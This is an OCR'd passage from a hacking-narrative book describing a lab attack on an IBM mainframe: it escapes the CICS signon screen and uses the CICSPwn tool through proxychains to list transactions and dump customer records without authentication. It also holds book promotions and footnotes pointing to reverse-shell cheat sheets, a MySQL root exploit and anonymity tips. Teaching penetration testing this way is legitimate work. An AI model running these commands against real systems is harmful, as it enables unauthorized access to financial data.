
| ==> Banks agents ==> Admins and DEVS Use TSO to logon

The first screen of the mainframe is called VTAM, for virtual telecommunication access method. It is a software driver that handles TCP/IP and SNA (systems network architecture) sessions. SNA is an IBM proprietary network protocol that lost the race to TCP/IP. For our purposes, VTAM gives access to other applications that we would not see with a port scan. In this case, it gives access to TSO[13], which is the command line interpreter on z/OS and CUST1, which, according to its description, is used by banking agents.

We will automatically turn our attention to the business application CUST1:


File Options
Signon to CICS
Type your userid and password, then press ENTER:
Userid . . . .
Groupid . . .
Password . . .
Language . . .
New Password . . .
DFHCE3520 Please type your userid.
F3=Exit

This login form is a special one. It is a default program shipped by IBM called CESN (lovely name) that can be reused by apps to authenticate users to RACF. When pressing PF3 (or regular F3 on the keyboard), the screen just clears out and we exit the program…but we do not exit the session. We are still on the mainframe, just lost somewhere in limbo…


File
Options
DFHCE3543 You have cancelled your sign-on request. Sign-on is terminated.

Then there were CICS

To understand what just happened, indulge me in a quick digression about the history of computers and programs. Back in the ‘60s, there was no simple way to code an interactive application on mainframes. There were no personal computers and certainly no web. Hell, even the concept of the internet was at best a half-baked taboo fantasy.

In order to connect multiple mainframes to process banking transactions, for instance, one had to develop from scratch request handling, caching files, concurrence access, and solve a couple of other hard computer problems—in assembly, mind you. In order to ease up this process, in 1968, IBM came up with CICS (Customer Information Control System). It also helped promote SNA networking back in the day. When you think about it, CICS is just a twisted combination of a CMS (like WordPress) and a classic middleware (Apache or Tomcat):

It gives APIs or shortcuts to use in COBOL code that deal with files, caching, load balancing, etc. in the same way a CMS like WordPress would give access to some predefined functions.

It then hosts these applications and makes them available to users (through VTAM, for instance) in the same way Apache would host multiple websites.

So, the CUST1 program is but a CICS application. The same holds true for CESN. It’s the default authentication program one can call in their CICS apps. By exiting CESN, we landed back on the CICS screen or terminal.

It is like going back to the root of a website after pressing the logoff button. However, this root page is different. It asks us what to launch next…now that can be fun.

Programs, transactions, and some pwnage

The CICS terminal is waiting for a transaction ID, a four-digit code that references a program to launch, like CESN, the authentication program. Now we could brute force this simple transaction ID with existing Nmap scripts[14].


However, just like CESN handles authentication, there are many other default programs or transactions that we can try executing:

CEMT (the CICS master terminal program) handles resources on CICS: files, programs, transaction ID, etc.

CECI gives a pseudo interpreter to execute commands, like read files, write files, etc.

If we have access to these two programs, we can pretty much control CICS and every application hosted on it. Instead of interacting directly with CICS using a 3270 client (wc3270), which can be quite cumbersome, we will download a program called CICSPwn https://github.com/ayoul3/cicspwn, a Python script that will do all the heavy lifting for us and will conveniently list all transactions/programs available:

FrontGun:~# proxychains python cicspwn.py 10.40.5.33 23 -a CUST1 -i


The tool for some CICS p0wning !
Author: @Xyou3
[+] Connecting to target 10.10.40.33
[*] Access to CICS Terminal is possible with APPID CUST1
[+] Getting information about CICS server (APPLID: CUST1)
[+] Interesting and available IBM supplied transactions:
[*] CEDA
[*] CECI
[*] CEMT

It turns out we do have access to CEMT and CECI. Let's get down to business, then, and list files currently registered in CICS:

```
FrontGun:~# proxychains python cicspwn.py 10.40.5.33 23 -a CUST1 -f

[+] Connecting to target 10.40.5.33
[*] Access to CICS Terminal is possible with APPID CUST1
[+] Getting all files that match *
FILE     TYPE  STATUS  READ  UPDATE  LOCATION
ACCOUNT  Vsa  Clo     Rea          CICSPROD.ACCOUNT
CUSTMAS  Vsa  Clo     Rea          CICSPROD.CUSTMAS
DFHCSD   Vsa  Ope     Rea   Upd    DF320.DFHCSD
DFHLRQ   Vsa  Ope     Rea   Upd    DFS320.CICS.DFHLRQ
```

We recognize some of the files we saw earlier. By going through CICSPwn to view them, we avoid the conversion hassle we dealt with earlier:

```
FrontGun:~# proxychains python cicspwn.py 10.40.5.33 23 -a CUST1 -–get-file
ACCOUNT

[+] Connecting to target 10.40.5.33
```

[*] File ACCOUNT is lacking attributes to be readable

[+] Changing that via CEMT.

[*] File ACCOUNT is OPEN ENA READ

400001 KIETH MCDONALD 4501 W MOCKINGBIRD

400002 ARREN ANELLI 40 FORD RD

400003 SUSAN HOWARD 1101 ECOND AVE #312

...snip...

CICSPwn sets up the proper options on the file (opened, readable, and enabled), then displays the entire content almost magically. Et voilà! Customer records with zero authentication and privilege escalation from the most impenetrable machine!

The curious hacker inside of you wonders if it is possible to go further, to execute code, to elevate privileges…. Well, yes! CICSPwn offers a set of nifty options, but you will have to read about them on your own, as we have officially completed our final goal!

Closing note

I hope you enjoyed being in the shoes of a hacker and the interweaving web of emotions it entails, from screaming frustration to sheer joy and excitement. This was, of course, but a fake example set up in my lab to closely mimic a real company's network, but it highlights quite accurately many of the flaws we can find and exploit in real life.

Traditionally a hack/pentest like this would take a few days or weeks to complete, but we sped up the process a bit and focused mainly on the aims we established in the beginning.

If you are new to ethical hacking, I encourage you to read articles referenced in this book. Do not hesitate to execute the multiple scripts and commands provided. Play with them, twist their input arguments, and master their limitations.

Have fun pwning[15] the world!



A hacker's tale breaking into a secretive offshore company
How to...
HACK
LIKE A
LEGEND
Sparc FLOW
www.hacklikeapornstar.com

How to Hack Like a LEGEND

A hacker's tale of breaking into a secretive offshore company

This is the story of one hacker who met his match in the form of machine learning, behavioral analysis, artificial intelligence, and a dedicated SOC team while breaking into an offshore service provider. Most hacking tools simply crash and burn in such a hostile environment.

What is a hacker to do when faced with such a fully equipped opponent?


Live a real CRISIS to master
the secrets of forensic analysis
How to...
INVESTIGATE
LIKE A
ROCKSTAR
Sparc FLOW
www.hacklikeapornstar.com

How to Investigate Like a Rockstar

Live a real crisis to master the secrets of forensic analysis

We follow the attacker’s footprint across a variety of systems and create an infection timeline to help us understand their motives. We go as deep as memory analysis, perfect disk copy, threat hunting and malware analysis while sharing insights into real crisis management.

Become a hacker in ONE day!

-30% coupon: HLP0K0705

You have 24 hours to hack all machines and get the flag.

Real machines, real vulnerabilities, real fun!

Learn more on www.sparcflow.com/training/

Notes

[←1]

Your browser has a unique fingerprint: OS version, plugins installed, patch level, etc. It is used by many social networks to identify users, even if they change their IP address.

[←2]

http://www.imdb.com/title/tt4044364/ and https://www.theguardian.com/us-news/the-nsa-files

[←3]

Use Zcash or Monero to benefit from some level of anonymity

[←4]

https://bit.ly/3DvT060

[←5]

Using an anonymous email service, of course: protonmail.com, yopmail.com, etc.

[←6]

More one-liners can be found here: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

[←7]

Check out the book “SQL Injection Attacks and Defense” by Justin Clarke

[←8]

https://legalhackers.com/advisories/MySQL-Exploit-Remote-Root-Code-Execution-Privesc-CVE-2016-6662.html

[←9]

Interestingly, while editing this book, it became apparent that thousands of MongoDBs are currently being trapped by malicious users who encrypt data and demand a ransom. The scary thing is that the same “vulnerability” affects the Cassandra, ElasticSearch, and Redis databases.

[←10]

For a full in-depth dive into the world of cryptography, Bruce Schneier’s Applied Cryptography is the gold standard. The next best thing would be Serious Cryptography by Jean-Philippe Aumasson.

[←11]

https://github.com/ayoul3/Rexx_scripts/blob/master/REXX.GETUSERS

[←12]

We run a second socks proxy on the 10.10.20.118 machine. That way, our probes can avoid the DMZ firewall. We alter ProxyChain’s configuration file to take it into account.

[←13]

There are some amazing Nmap scripts to brute force user accounts as well as passwords. I encourage you to check out Soldier of Fortran’s work on the subject.

[←14]

https://github.com/zedsec390/NMAP

[←15]

Legally, of course.